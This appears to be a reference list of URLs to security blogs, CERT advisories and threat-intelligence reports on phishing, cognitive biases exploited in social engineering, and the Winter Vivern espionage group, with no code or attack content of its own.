- https://www.tessian.com/blog/ceo-fraud-email-attacks-how-to-detect/
- https://www.yeoandyeo.com/resource/9-cognitive-biases-hackers-exploit-during-social-engineering-attacks
- https://www.enisa.europa.eu/topics/incident-response/glossary/phishing-spear-phishing
- https://www.noovomoi.ca/vivre/bien-etre/article.effet-halo.1.8672111.html
- https://wellwo.es/fr/avez-vous-vecu-leffet-autruche-avec-vos-finances/
- https://www.mastercard.us/content/dam/public/mastercardcom/na/us/en/large-enterprises/other/cyber-human-condition.pdf
- https://www.nbcboston.com/news/local/tech-support-scams-cost-new-englanders-millions-of-dollars-in-2021/2866259/
- https://in.norton.com/blog/online-scams/coronavirus-phishing-scams
- https://neuroprofiler.com/quest-ce-que-laversion-a-la-perte/
- https://bootcamp.uxdesign.cc/mastering-the-mystery-of-curiosity-gap-a-simple-easy-peasy-guide-for-marketers-and-ux-72dddb40e5a0
- https://it.wisc.edu/news/10-20-phishing-alert-subject-salary-increase-letter-2/
- https://ridgesecurity.ai/blog/how-phishing-uses-your-cognitive-biases-against-you/
- https://www.sog.unc.edu/sites/www.sog.unc.edu/files/course_materials/Cognitive%20Biases%20Codex.pdf

WINTER VIVERN

- https://www.domaintools.com/resources/blog/winter-vivern-a-look-at-re-crafted-government-maldocs/
- https://lab52.io/blog/winter-vivern-all-summer/
- https://cert.gov.ua/article/3761023
- https://cert.gov.ua/article/3761104
- https://socprime.com/blog/uac-0114-group-aka-winter-vivern-attack-detection-hackers-launch-malicious-phishing-campaigns-targeting-government-entities-of-ukraine-and-poland/
- https://therecord.media/winter-vivern-hackers-sentinelone-russia-ukraine
- https://www.proofpoint.com/us/blog/threat-insight/exploitation-dish-best-served-cold-winter-vivern-uses-known-zimbra-vulnerability
- https://www.welivesecurity.com/en/eset-research/winter-vivern-exploits-zero-day-vulnerability-roundcube-webmail-servers/

- https://go.recordedfuture.com/hubfs/reports/cta-2024-0217.pdf
- https://www.welivesecurity.com/en/eset-research/moustachedbouncer-espionage-against-foreign-diplomats-in-belarus/